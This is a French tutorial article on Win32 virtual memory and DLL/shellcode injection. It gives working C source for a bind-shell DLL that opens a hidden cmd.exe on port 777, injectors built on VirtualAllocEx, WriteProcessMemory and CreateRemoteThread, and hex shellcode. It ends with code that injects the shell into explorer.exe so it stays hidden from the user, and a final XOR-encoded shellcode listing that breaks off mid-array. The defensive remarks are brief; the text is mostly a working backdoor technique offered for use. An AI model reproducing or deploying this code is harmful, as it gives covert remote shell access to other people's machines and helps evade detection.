programme occupe une zone mémoire qui lui est propre. Cela permet d'une part d'éviter les conflits d'exécutions (zone protégée) et aussi de travailler en mode multi-tâche selon Win32. Par cette expression, il faut comprendre l'exécution simultanée de plusieurs processus en mémoire paginée.
Un processus est l'objet qui possède toutes les ressources d'une application. Dans ce processus, il peut se produire plusieurs Threads (de l'anglais « fil »). Or, un Thread est un flux de commandes indépendant au sein d'un programme qui partage sa mémoire, ses données ou encore son code. Pour faire simple, nous dirons qu'un Thread est un programme secondaire dans un programme principal. Néanmoins, chaque Thread a son propre jeu de registre, sa propre pile et ses mécanismes d'entrée, notamment une queue de messages privées. C'est un principe de priorité assignée qui dirige chaque Thread dans un ordre logique.
Lorsqu'une application est sollicitée, elle charge en mémoire (elle mappe selon l'expression) les fonctions des librairies dont elle a les usages et s'octroie une zone d'échange pour que les commandes traitant les données diverses. L'ensemble est complexe mais parfaitement transparent et le mécanisme parfait, perfection qui repose largement sur le principe de la mémoire virtuelle. Qu'est-ce donc?

2) Quelques mots sur la mémoire virtuelle

Le mécanisme de mémoire virtuelle a été élaboré dans les années 1960 par James Kilburn. Celui-ci est basé sur l'utilisation d'une mémoire de masse (à l'origine un tambour magnétique) permettant aux applications de pouvoir s'exécuter dans un environnement disposant d'une mémoire centrale limitée. Toujours d'actualité, la gestion de la mémoire virtuelle selon Win32 est néanmoins un sujet volontairement obscurs eu égard à la politique protectionniste du groupe Micro$oft. Effectivement, c'est difficile de se faire une idée précise de l'ensemble des mécanismes afin de conditionner la pagination et le multi- tâche sur plate-forme NT. Pour faire le plus simplement possible, nous pouvons affirmer qu'il s'agit d'un usage ingénieux de la mémoire RAM et d'un SWAP, comprendre une allocation de mémoire sur un support physique (aujourd'hui un disque dur) sur lequel la RAM se repose largement.

Pourquoi un pareil basculement de données vers la mémoire de masse?
Cela peut survenir parce que le système a besoin d'allouer de la mémoire vive à un processus actif et qu'on lui préfère cette mémoire rapide car essentiellement traduite par de faibles impulsions éléctriques. Par contre, le disque dur qui repose sur un principe de têtes en déplacement sur des cylindres est forcément plus lent. Ainsi, dans ce mode qualifié « protégé », chaque processus possède son propre espace virtuelle, comprendre que toutes adresses ou données manipulées par le processus n'a de sens que pour lui seul. Une adresse de processus quelconque peut désigner un flux de commandes adéquat, tandis que la même adresse dans un processus différent désignera tout autre chose (ou bien être simplement invalide). Néanmoins, il convient de préciser qu'il se présente aussi un large partage des librairies notamment afin de ne pas exécuter plusieurs fois un même code astreignant. Cette opération importante s'appelle le « mapping » du fichier.

Ajoutons que la mémoire virtuelle utilisée est formée de zones d'une taille identique, segments nommés « pages ». Une adresse virtuelle est donc un couple composé du numéro de la page et d'un curseur de déplacement au sein de celle-ci. De plus, la mémoire physique est également composée de zones de même volume, appelées « cadres » dans lesquelles se logent les susdites « pages » au gré des besoins du système d'exploitation. Ce libre échange est totalement transparent mais néanmoins très complexe.

En conclusion, chaque processus est distinct des autres bien qu'il fasse référence à des portions « mappées », elles-même partagées

avec d'autres processus. Néanmoins, alors que ce principe repose largement sur une notion de propriété privée, il reste des alternatives afin d'utiliser cette mémoire virtuelle normalement « protégé ». Nous démontrerons qu'il est possible d'exécuter un processus nouveau à l'intérieur de cette allocation virtuelle, Thread particulièrement insidieux car relativement facile à constituer et difficile à identifier.

3) Développement d'une librairie modèle

Comme nous l'avons considéré, il est possible d'injecter dans l'espace libre d'un processus un Thread afin d'exécuter quelques commandes autrement interdites. Ainsi, notre code supplémentaire profite de la stabilité d'un programme (sa zone mémoire, son PE, son code, etc) afin de « tourner » en tâche de fond sans que l'utilisateur ne devine le mécanisme. Expliquons le principe. Dans un premier temps, nous allons injecter (nous verrons que l'expression est fausse) une librairie. Voici un modèle du genre, le BindShell :


```
#define WIN32_LEAN_AND_MEAN
#define MAX 256
//#include <windows.h>
#include <stdio.h>
#include <winsock2.h>
// Project - Settings - Link > Object/Library modules 'Ws2_32.lib'
#pragma comment (lib,"Ws2_32.lib")
// Le port que nous utiliserons -
int port = 777;
BOOL APIENTRY DllMain( HINSTANCE hModule, DWORD lol, LPVOID lpReserved)
{
  if( lol != DLL_PROCESS_ATTACH )return TRUE;
   WSADATA wsa;            // Constructeur wsa -
   SOCKET sck;             // Constructeur socket -
   SOCKADDR_IN sAddr;      // Constructeur rapport serveur -
   PROCESS_INFORMATION pi; // Constructeur Info sur service CMD -
   STARTUPINFO si;         // Constructeur Info de démarrage CMD -
   WSAStartup( 0x0202, &wsa ); // Version 2 du socket Win32 -
   memset( &si, 0, sizeof( si ) ); // Initialisation de &si à 0 -
   si.cb = sizeof( si );           // sizeof -
   si.wShowWindow = SW_HIDE;       // Option masquée de la console -
   si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW; // Flag -
  // Acceptation d'un client éventuel sans restriction -
  sAddr.sin_addr.s_addr = INADDR_ANY;
   sAddr.sin_port = htons( port ); // Port -
   sAddr.sin_family = AF_INET;     // Adresse Internet selon 4 octets -
  // On accepte le client pour le rapport distant -
```

```
    sck = WSASocket( AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0 );
    // Point de communication (ou s'il y a un problème, on termine) -
    if( bind( sck, ( LPSOCKADDR )&sAddr, sizeof( sAddr ) )
        == INVALID_SOCKET ){return TRUE;}
    // Ecoute du socket avec un maximum de 5 requêtes simultanées -
    listen( sck, 5 );
    sck = accept( sck, NULL, NULL );
    // InPut & OutPut pour redirection sur Handle du socket -
    si.hStdInput  = ( HANDLE )sck;
    si.hStdOutput = ( HANDLE )sck;
    si.hStdError  = ( HANDLE )sck;
    CreateProcess( NULL,
                   "cmd.exe", // Notre service CMD -
                    NULL,     // Aucune ligne de commande de base -
                    NULL,     // Null par défaut -
                    TRUE,     // Attributs du Thread -
                    NULL,     // Flag Null -
                    NULL,     // Null par défaut -
                    NULL,     // Null par défaut -
                    &si,      // Pointeur STARTUPINFO -
                    &pi );    // Pointeur PROCESS_INFORMATION -
    // Attente d'un évènement sur le process CMD sans limite de temps -
    WaitForSingleObject( pi.hProcess, INFINITE );
    // En cas d'évènement ou erreur, on rend la main ...
     CloseHandle( pi.hProcess ); // Sur le process -
     CloseHandle( pi.hThread );  // Sur le thread -
     closesocket( sck );         // Sur le socket -
     WSACleanup();               // Eradication du socket -
     return TRUE;                // On rend la main -
}
```

Compilée, cette librairie constituera notre modèle d'injection. La question est de savoir comment intégrer à un processus autre ce code complexe. La méthode la plus simple est d'allouer un espace dans la mémoire de l'application cible et d'y commander une lecture et exécution de notre librairie auparavant développer. Comment faire ?

4) Principe de base (usage des fonctions)

1. Fonction OpenProcess

Débutons notre exercice en expliquant la base du traitement selon le langage C/C++, soit le Handle (en français, poignée). Pour travailler avec certaines données ou processus, il faut « se saisir » de celui-ci en définissant un point d'entrée, nous dirons plus simplement un Handle. Dans notre cas, nous utiliserons la fonction OpenProcess que la MSDN décrit ainsi :


```
HANDLE OpenProcess(
 DWORD dwDesiredAccess, // Modèle d'accession du processus.
 BOOL bInheritHandle,   // Autorisation d'héritage (BOOL).
 DWORD dwProcessId      // L'identifiant du processus ciblé.
);
```

Notre modèle d'accession doit être large afin d'éviter les restrictions. Nous utiliserons le mode PROCESS_ALL_ACCESS. La booléenne d'héritage est optionnel. Dans un premier temps, notre identifiant correspond à un nom et chemin d'application. En finalité, hProcess est notre point d'entrée sur l'application cible, comprendre notre Handle.

2. Fonction VirtualAllocEx

Dès que nous disposons de notre point d'entrée, cherchons une zone adéquate afin d'abriter un code supplémentaire. Certaines fonction automatisent la recherche d'une page valide (plage mémoire virtuelle accessible) dans un processus défini. A cet effet, nous utiliserons la fonction VirtualAllocEx. MSDN l'explique ainsi :


```
LPVOID VirtualAllocEx(
 HANDLE hProcess,        // Handle du processus cible.
 LPVOID lpAddress,       // Une adresse éventuelle de départ.
 SIZE_T dwSize,          // Volume de la mémoire allouée.
 DWORD flAllocationType, // Type d'allocation mémoire.
 DWORD flProtect         // Mode de protection.
);
```

L'adresse de départ lpAddress est optionnelle car le système se chargera de la déterminer par défaut. Nous débuterons sur une base NULL. Par contre, le volume alloué dwSize doit être incrémenté afin d'aboutir à un NULL byte qui clôture la chaîne de caractère. De plus, nous souhaitons trouvé une plage qui accorde Lecture et Ecriture afin d'exploiter notre injection plus tard. En conséquent, flProtect est qualifié PAGE_READWRITE.

3. Fonction WriteProcessMemory

Une fois que nous disposons d'un pointeur sur cette zone mémoire allouée, nous pouvons y écrire des données quelconques grâce à la fonction WriteProcessMemory en spécifiant le tampon qui contient les données, très exactement un chemin d'accès (path).

```
BOOL WriteProcessMemory(
 HANDLE hProcess,                // Handle du processus cible.
 LPVOID lpBaseAddress,           // Zone mémoire allouée
auparavant.
 LPCVOID lpBuffer,               // Tampon sur chemin d'accès.
  SIZE_T nSize,                  // Volume tampon + \0.
  SIZE_T* lpNumberOfBytesWritten // Optionelle option.
);
```

lpBaseAddress est la résultante de notre précédente fonction VirtualAllocEx. Le tampon qui contient l'information à écrire est déterminé dans lpBuffer, alors que nSize correspond au volume de celui-ci associé à un NULL byte.

4. Fonction CreateRemoteThread

Arrivé à ce stade, nous savons comment écrire dans un processus, mais nous ne savons pas encore ce qu'il faut y écrire ni même comment l'exécuter. C'est maintenant que les choses deviennent intéressantes. Expliquons comment la fonction CreateRemoteThread va nous permettre d'arriver à nos fins. Un petit tour dans notre MSDN et on revient à nos moutons.

```
HANDLE CreateRemoteThread(
  HANDLE hProcess,                          // Notre processus.
  LPSECURITY_ATTRIBUTES lpThreadAttributes, // SECURITY_ATTRIBUTES.
  SIZE_T dwStackSize,                       // Volume pile (NULL).
  LPTHREAD_START_ROUTINE lpStartAddress,    // Adresse de départ.
  LPVOID lpParameter,                       // Argument supplémentaire.
  DWORD dwCreationFlags,                    // Flag de contrôle.
  LPDWORD lpThreadId                        // Identifiant du Thread.
);
```

Cette fonction permet d'exécuter une suite de commandes au sein d'un processus hérité. Vous aurez sans doute remarqué la possibilité de déterminer deux adresses essentielles, à savoir lpStartAddress et lpParameter. Nous choisirons judicieusement l'adresse de la fonction maîtresse LoadLibraryA qui octroie la possibilité de charger une librairie. Encore faudrait-il pouvoir lui signaler de quelle librairie il s'agit.

C'est maintenant que nous utilisons la possibilité d'écrire dans une zone mémoire (voir l'explication de WriteProcessMemory). Ainsi, nous signalerons le chemin d'accès de la librairie auparavant développée. Pour illustrer le principe, voici le code qu'il faudra ajuster afin de charger notre librairie :

```
CreateRemoteThread( hProcess, // Handle du processus.
                    NULL,
                    NULL,
                    [adresse de LoadLibraryA],
                    ( void* )path,  <-- correspond à C:\(...)\MyDLL.dll
                    THREAD_SUSPEND_RESUME,
                    NULL );
```

Exercice premier

En vérité, la seule chose que nous injectons par nous-même, c'est une espèce de commande du genre Call LoadLibrary(MyDLL.dll). La suite de l'exécution se fait par l'application elle-même qui charge et exécute le fichier. Pour cette raison, il n'est pas vraiment juste de parler d'injection puisque le programme sollicite une librairie extérieure (le terme « interprétation » est plus judicieux). Passons maintenant à un code source en guise d'exemple simple. Nous évitons le superflu et ne faisons figurer que l'essentiel.

```
 #include <windows.h>
#include <fstream.h>
void Info( void ){
  cout<<"*Inject a code library in an application given." <<endl;
  cout<<"-----------------------------------------------" <<endl;
  cout<<"     --> argv[1] must be a valid path to Target" <<endl;
  cout<<"     --> argv[2] must be a valid path to Library"<<endl;
  cout<<"-------------------------- snakeee@free.fr ---" <<endl;}
// Corps principal du programme -
void main ( int argc, char * argv[] ){
  // Nombre d'argument invalide -
  if( argc != 3 ){Info();return;}
  // L'application cible est manquante ou le chemin est faux -
  if( GetFileAttributes ( argv[1] ) & 0x80000000 ){
    cout<<"\nUnknow application or wrong path"<<endl;Info();return;}
  // La librairie à injecter est manquante ou le chemin est faux -
  if( GetFileAttributes ( argv[2] ) & 0x80000000 ){
    cout<<"\nUnknow library or wrong path"<<endl;Info();return;}
  // Allocation mémoire de l'écriture [librairie.dll/0] -
  int LenWrite = strlen( argv[2] )+1;
  char *AllocMemo; // Allocation mémoire du code injecté -

  LPTHREAD_START_ROUTINE InjectMe;
  HANDLE hThread;
  DWORD Result;
  // On veut créer un processus auparavant inexistant -
  PROCESS_INFORMATION pi; // Attributs du Process avant création -
  STARTUPINFO si;
  // Initialisation NULL avant utilisation -
  memset( &si, 0, sizeof( si ) );
  si.cb = sizeof( si );
  // Création du nouveau Processus (premier argument) -
  if( !CreateProcess( NULL, argv[1], NULL, NULL, TRUE, 0, NULL, NULL,
  &si, &pi ) ){cout<<"Can not create new process"<<endl;return;}
  // On tente d'allouer un volume en mémoire selon la longueur
  // de l'argument deuxième, soit nom et chemin de la librairie -
  AllocMemo = ( char * )VirtualAllocEx( pi.hProcess, NULL, LenWrite,
  MEM_COMMIT, PAGE_READWRITE ); // Lecture/Ecriture -
  // On écrit dans la mémoire du processus le nom de la librairie -
```

```
  WriteProcessMemory( pi.hProcess, AllocMemo, argv[2], LenWrite, NULL);
  // En utilisant LoadLibraryA, on intègre la librairie (argv[2]) -
  InjectMe = ( LPTHREAD_START_ROUTINE )
             GetProcAddress( GetModuleHandle("kernel32.dll"),
             "LoadLibraryA" ); // Fonction maîtresse -
  if( !InjectMe ){  // problème d'adresse -
    cout<<"Can not find LoadLibraryA address"<<endl;return;}
  // Thread supplémentaire dans le processus avec deux arguments :
  // InjectMe --> Adresse LoadLibraryA
  // ( void* )AllocMem --> Offset nom et chemin de la librairie
  hThread = CreateRemoteThread( pi.hProcess, NULL, 0, InjectMe,
 ( void* )AllocMemo, THREAD_SUSPEND_RESUME, NULL );
  if( !hThread ){ // Impossible de créer un Thread -
    cout<<"Can not creat a new Thread in process"<<endl;return;}
  // Le Thread est exécuté (l'injection est effectuée) -
  // Equivalent à Call LoadLibraryA( MyLibrary.dll ) -
  Result = WaitForSingleObject( hThread, 2*1000 );
  // Fixe un TimeOut de 2 secondes -
  // Optionnels WAIT (pour les éventuels délais fixés) -
  if( Result == WAIT_ABANDONED ||
      Result == WAIT_TIMEOUT ||
      Result == WAIT_FAILED ){cout<<"Done"<<endl;return;}
  // Libère la mémoire auparavant allouée -
  VirtualFreeEx ( pi.hProcess, ( void* )AllocMemo, 0, MEM_RELEASE );
  if( hThread != NULL )CloseHandle( hThread ); // Clôture du Thread -
  return; // On rend la main -
} // EOF
```

Expliquons le mécanisme de cette application.
•Argv[1] figure le chemin qui mène à un exécutable dont une instance doit être créée. Par exemple, "C:\WINNT\system32\calc.exe", soit la calculatrice de Windows. •Argv[2] figure le chemin où nous trouverons notre librairie à injecter. Par exemple, "C:\WINNT\system32\MyDLL.dll" L'application cible va être ouverte en mode Lecture/Ecriture, puis une zone de mémoire virtuelle libre va être choisie. Ensuite, un chemin d'accès menant à la librairie MyDLL est écrit dans cette zone mémoire allouée (c'est l'argument deuxième). Un Thread nouveau commandera une fonction LoadLibraryA sur la chaîne de caractère auparavant écrite. L'interprétation se produit alors. Une fois que le Thread se termine, l'instance de l'application cible se poursuit normalement. A aucun moment, le système ne donnera un signe quelconque d'instabilité ou de corruption puisque l'injection suit une logique propre à l'exécutable Win32. Le BindShell est fonctionnel, notre port 777 est ouvert et la BackDoor accessible.

5) Premiers pas vers l'optimisation

Maintenant que nous avons clairement saisi le principe, poursuivons vers l'optimisation. Il faut reconnaître qu'il n'est pas très fonctionnel d'associer une librairie à ce genre de code. Nous ne pouvons pas parler de portabilité puisque l'un doit accompagner l'autre. Pouvons-nous nous éviter la contrainte propre à cette librairie? Effectivement! A la place de cette DLL, nous allons dorénavant utiliser un ShellCode ayant exactement les attributs identiques à notre précédent BindShell. Le plus simple est d'utiliser un ShellCode selon Metasploit[3]. Puisque l'article ne se concentre pas sur l'élaboration des ShellCodes, nous n'expliquerons pas le principe du développement Assembleur de celui-ci. Signalons simplement qu'un ShellCode correspond parfaitement à un Thread et qu'il nous permettra de le quitter proprement grâce à l'usage des fonctions suivantes :

```
GetCurrentThread [Obtient un ID du Thread courant]
ExitThread       [Termine un Thread selon son ID]
```

Le ShellCode doit être universel dans le sens où il constitue sa propre table d'adresses de fonctions. Il serait possible de composer celle-ci avec l'usage de la fonction GetProcAddress mais il y a plus fonctionnel. Ainsi, notre ShellCode suivra ces quelques étapes nécessaires (on évite absolument les NULL bytes) :
1° Initialise la pile en déterminant une nouvelle base EBP.
2° Détermine PEB.
3° Routine de chargement de la librairie WS2_32 (LoadLibraryA).
4° Adéquation entre les noms de fonctions, ordinaux et adresses.
5° Création d'une table d'adresses de fonctions.
6° Composition du BindShell.

Or, puisque nous allons écrire un ShellCode en mémoire, il convient de raisonner avec les pointeurs en modifiant les arguments de notre précédente fonction CreateRemoteThread. Effectivement, l'adresse de LoadLibraryA ne nous sert plus à rien présentement. La seule adresse qu'il nous faut, c'est celle où figure le début de notre ShellCode. Le reste du code est sensiblement identique à celui d'avant :

```
#include <windows.h>
#include <fstream.h>
#include <tlhelp32.h>
// Notre ShellCode qui Bind un Shell sur le port 777 -
// Attention à l'usage de la fonction ExitThread -
char MyShellCode[] =
"\xfc\x6a\xeb\x4f\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\xe3"
"\x30\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1"
```

```
"\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe3\x8b\x5f\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24"
"\x1c\x61\xc3\x31\xc0\x64\x8b\x40\x30\x8b\x40\x0c\x8b\x70\x1c\xad"
"\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x31\xdb\x66\x53"
"\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc"
"\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff"
"\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53"
"\x43\x53\xff\xd0\x66\x68\x03\x09\x66\x53\x89\xe1\x95\x68\xa4\x1a"
"\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9"
"\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50"
"\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff"
"\xd0\x66\x6a\x64\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89"
"\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93"
"\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6"
"\x5b\x57\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad"
"\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff"
"\xd0";
void Info( void ){
  cout<<"*Inject a Bind ShellCode in an application given" <<endl;
  cout<<"-----------------------------------------------" <<endl;
  cout<<"      --> argv[1] must be a valid path to Target" <<endl;
  cout<<"---------------------------- snakeee@free.fr ---" <<endl;}
// Corps principal du programme -
void main ( int argc, char * argv[] ){
  // Nombre d'argument invalide -
  if( argc != 2 ){Info();return;}
  // L'application est manquante ou le chemin est faux -
  if( GetFileAttributes ( argv[1] ) & 0x80000000 ){
    cout<<"\nUnknow application or wrong path"<<endl;Info();return;}
  // Allocation mémoire de l'écriture [ShellCode/0] -
  int LenWrite = strlen( MyShellCode )+1;
  char *AllocMemo; // Allocation mémoire du code injecté -
  LPTHREAD_START_ROUTINE InjectMe;
  HANDLE hThread;
  DWORD Result;
  // On veut créer un processus auparavant inexistant -
  PROCESS_INFORMATION pi; // Attributs du Process avant création -
  STARTUPINFO si;
```

```
  // Initialisation NULL avant utilisation -
  memset( &si, 0, sizeof( si ) );
  si.cb = sizeof( si );
  // Création du nouveau Processus -
  if( !CreateProcess( NULL, argv[1], NULL, NULL, TRUE, 0, NULL, NULL,
  &si, &pi ) ){cout<<"Can not create new process"<<endl;return;}
  // Volume en mémoire selon la longueur de notre ShellCode -
  AllocMemo = ( char * )VirtualAllocEx( pi.hProcess, NULL, LenWrite,
  MEM_COMMIT, PAGE_READWRITE );
  // On écrit dans la mémoire du processus cible le ShellCode -
  WriteProcessMemory( pi.hProcess, AllocMemo, MyShellCode, LenWrite,0);
  // InjectMe figure le pointeur sur le ShellCode -
  InjectMe = ( LPTHREAD_START_ROUTINE )AllocMemo;
  if( !InjectMe ){ // problème d'adresse -
    cout<<"Can not read ShellCode address"<<endl;return;}
  // Thread supplémentaire dans le processus cible avec arguments :
  // InjectMe --> Adresse du ShellCode
  // ( void* )AllocMem --> Mémoire allouées en lecture -
  hThread = CreateRemoteThread( pi.hProcess, NULL, 0, InjectMe,
  NULL, THREAD_SUSPEND_RESUME, NULL );
  if( !hThread ){  // Impossible de créer un Thread -
    cout<<"Can not creat a new Thread in process"<<endl;return;}
  // Le Thread est exécuté, le ShellCode est interprété -
  Result = WaitForSingleObject( hThread, 2*1000 );
  // Fixe un TimeOut de 2 secondes -
  // Optionnels WAIT (pour les éventuels délais fixés) -
  if( Result == WAIT_ABANDONED ||
      Result == WAIT_TIMEOUT ||
      Result == WAIT_FAILED ){cout<<"Done"<<endl;return;}
  // Libère la mémoire auparavant allouée -
  VirtualFreeEx ( pi.hProcess, ( void* )AllocMemo, 0, MEM_RELEASE );
  if( hThread != NULL )CloseHandle( hThread ); // Clôture du Thread -
  return; // On rend la main -
} // EOF
```

La différence entre ce code et la première source, c'est que le Thread lit le ShellCode et l'interprète au lieu d'y trouver un chemin menant à une librairie. D'ailleurs, notre Thread n'utilise plus une adresse de fonction (auparavant LoadLibraryA) mais simplement un pointeur sur le ShellCode. Nous obtenons un BindShell comme auparavant mais sans les usages astreignants d'une librairie. Pensez-vous qu'on puisse faire encore mieux?

6) Furtivité absolue (code à la racine)

Nous avons découvert qu'il fallait créer une instance pour y insérer un code supplémentaire. C'est un peu flagrant comme exploitation puisque chacune d'entre elles s'affiche dans TaskManager notamment. Une instance d'application graphique qui resterait invisible peut porter à la suspicion légitime. Le plus intéressant serait d'injecter un code dans une application déjà en activité comme notre interface graphique racine Win32, soit explorer.exe (le bureau, l'explorateur de dossier, etc). Il faut aussi garantir une grande stabilité de l'ensemble même à la clôture du Thread nouveau sinon c'est le risque de plantage particulièrement révélateur.
Il est possible d'obtenir l'instance d'une application déjà en activité grâce à son PID (Processus IDentifiant). Le PID permet au système la gestion du multi-tâche dont nous parlions au début de l'article. Si nous avons le PID de l'application explorer, nous pourrons injecter le ShellCode et l'exécuter dans une transparence absolue. Voici comment se présente la fonction en question :

```
int GetPidByName( char *name ){
   PROCESSENTRY32 PEntry;  // Informations sur les processus Win32 -
   HANDLE         hTool32; // Snapshot des différents processus -

  // Type des fonctions -
  HANDLE( WINAPI *pCreateToolhelp32Snapshot )( DWORD, DWORD );
  BOOL  ( WINAPI *pProcess32First )( HANDLE, LPPROCESSENTRY32 );
  BOOL  ( WINAPI *pProcess32Next )( HANDLE, LPPROCESSENTRY32 );
  // On charge les 3 adresses directement via notre librairie Kernel32.
  // Adresse fonction CreateToolhelp32Snapshot -
  pCreateToolhelp32Snapshot = ( HANDLE( WINAPI *)( DWORD, DWORD ) )
  GetProcAddress( LoadLibrary( "kernel32.dll" ),
  "CreateToolhelp32Snapshot" );
  // Adresse fonction Process32First (premier processus inscrit) -
  pProcess32First = ( BOOL( WINAPI *)( HANDLE, LPPROCESSENTRY32 ) )
  GetProcAddress( LoadLibrary( "kernel32.dll" ), "Process32First" );
  // Adresse fonction Process32Next (les suivants par boucle) -
  pProcess32Next = ( BOOL( WINAPI *)( HANDLE, LPPROCESSENTRY32 ) )
  GetProcAddress ( LoadLibrary( "kernel32.dll" ), "Process32Next" );
  // On fixe la taille de la structure avant utilisation -
  PEntry.dwSize = sizeof( PROCESSENTRY32 );
  // On crée notre Snapshot ( TH32CS_SNAPPROCESS ) -
  hTool32 = pCreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  // On récupère le premier processus -
  pProcess32First( hTool32, &PEntry );
  // Si le nom correspond à notre cible, on retourne le PID -
  if( !strcmp( PEntry.szExeFile, name ) ){
    return PEntry.th32ProcessID;}
  // Sinon, on teste les processus suivants en boucle -
  while( pProcess32Next( hTool32, &PEntry ) )
if( !strcmp( PEntry.szExeFile, name ) ){
       return PEntry.th32ProcessID;}
  // Sinon, on a rien trouvé qui correspond (on renvoit NULL) -
  return 0;
}
```

Il nous faudra travailler sur le SnapShot des processus. Ce terme désigne l'information globale relative à toutes les applications et services en activité. L'expression la plus facile à comprendre est sans doute le rapport rendu par l'outil TaskManager. pProcess32First et pProcess32Next sont les deux fonctions qui vont nous permettre de chercher (et trouver) le PID relatif à explorer. Effectivement, celles-ci parcourent inlassablement l'entrée de notre SnapShot à la recherche de la chaîne de caractères correspondante.

Une fois que l'instance est obtenue, elle constituera notre Handle sur processus. Nous procéderons selon le modèle précédent afin d'effectuer notre injection dans explorer. Notre ShellCode risque de provoquer quelques troubles dans explorer si nous manquons de choisir un BindShell ayant une finalité par ExitThread. Par contre, grâce au multi-tâche , nous observons une étonnante stabilité et souplesse sur notre BindShell à l'invers d'un Trojan trop flagrant. Rien ne laisse voir la corruption du système à part le port qu'il faudra convenir pour plus de discrétion. TaskManager ne révèle qu'une instance ordinaire de l'application explorer. Quoi de plus normal sous Windows? L'utilisateur est grugé ...

Conclusion

Cette démonstration ouvre la voie à une nouvelle forme d'administration à distance qui va obliger les éditeurs d'antivirus (et Micro$oft) à revoir le principe de détection d'intrusion. Néanmoins, afin d'éviter ce genre d'attaque, on peut observer les Threads en activités et les ports éventuels qui y sont attachés. Par exemple, en utilisant le programme TCPview[4] (de Mark Russinovitch), il nous est possible d'observer les ports ouverts sur notre machine ainsi que l'application qui lui est associée. De plus, puisque notre RootKit recherche une plage valide dans la mémoire virtuelle afin de s'y installer, comment réagirait-il en l'absence d'une zone libre? Eu égard à cette conclusion logique, il serait facile de constituer une application qui comblerait l'ensemble des plages libres avec des variables aléatoires. Ceci rendrait caduque les injections et les RootKits qui sont les méthodes de contrôles les plus aboutis du moment.

Note : Certaines portions de l'application mappées en mémoire comporte une protection qui refuse l'écriture. C'est le cas de l'IAT (Import Address Table) notamment. Pour contourner ces restrictions, il faut utiliser certaines fonctions afin de modifier les attributs de l'application cible. Celles-ci sont par exemple (Voyez la MSDN) VirtualProtect, VirtualProtectEx ou encore AdjustTokenPrivileges, etc. Soyez aimable et demandez-moi l'autorisation de copier/modifier ce texte avant de le placer sur votre site. Si vous souhaitez obtenir ce code C optimisé, il est disponible via messagerie électronique ++ (je ne refuse jamais rien à personnne pour le peu qu'on soit poli :)

Liens

1. http://www.academie-sciences.fr/MEMBRES/L/Libchaber_Albert.htm
2. http://www.rootkit.com
3. http://metasploit.com:55555/PAYLOADS
4. http://www.sysinternals.com/Utilities/TcpView.html

```
//////////////////////////////////////////////////////
////////// ShellCode Injection by HolyGhost ///////////
////// Create a BindShell in free virtual memory //////
//// inside Explorer application (snakeee@free.fr) ////
//////////////////////////////////////////////////////
#include <windows.h>
#include <fstream.h>
#include <tlhelp32.h>
char MyTarget[] = "explorer.exe";
// BindShell sur le port 777 -
char MyShellCode[] = // XOR by [0x99999999].
/*
fldz
 fstenv [esp-0C]                ; Store Floating Point Environment
 pop  ebx
 xor  ecx,ecx                   ; XORisation Ecx
 mov  cl, [volume ShellCode (n)]
_xor:
 xor  dword ptr [ebx+17], DWORD ; XORisation DWORD
 sub  eax,FFFFFFFFC
 loop _xor                      ; Loop for XOR operation
*/
"\xD9\xEE\xD9\x74\x24\xF4\x5B\x31\xC9\xB1\x59\x81\x73\x17\x99\x99"
"\x99\x99\x83\xEB\xFC\xE2\xF4"
/* BindShell on port 777 */ "\x71\xA1\x99\x99\x99\xDA\xD4\xDD\x99"
"\x7E\xE0\x5F\xE0\x7C\xD0\x1F\xD0\x3D\x34\xB7\x70\x3D\x83\xE9\x5E"
"\x40\x90\x6C\x34\x52\x74\x65\xA2\x17\xD7\x97\x75\xE7\x41\x7B\xEA"
"\x34\x40\x9C\x57\xEB\x67\x2A\x8F\xCE\xCA\xAB\xC6\xAA\xAB\xB7\xDD"
"\xD5\xD5\x99\x98\xC2\xCD\x10\x7C\x10\xC4\x99\xF3\xA9\xC0\xFD\x12"
"\x98\x12\xD9\x95\x12\xE9\x85\x34\x12\xC1\x91\x72\x95\x14\xCE\xB5"
"\xC8\xCB\x66\x49\x10\x5A\xC0\x72\x89\xF3\x91\xC7\x98\x77\xF3\x93"
"\xC0\x12\xE4\x99\x19\x60\x9F\xED\x7D\xC8\xCA\x66\xAD\x16\x71\x09"
"\x99\x99\x99\xC0\x10\x9D\x17\x7B\x72\xA8\x66\xFF\x18\x75\x09\x98"
"\xCD\xF1\x98\x98\x99\x99\x66\xCC\xB9\xCE\xCE\xCE\xCE\xDE\xCE\xDE"
"\xCE\x66\xCC\x85\x10\x5A\xA8\x66\xCE\xCE\xF1\x9B\x99\x9A\x90\x10"
"\x7F\xF3\x89\xCF\xCA\x66\xCC\x81\xCE\xCA\x66\xCC\x8D\xCE\xCF\xCA"
"\x66\xCC\x89\x10\x5B\xFF\x18\x75\xCD\x99\x14\xA5\xBD\xA8\x59\xF3"
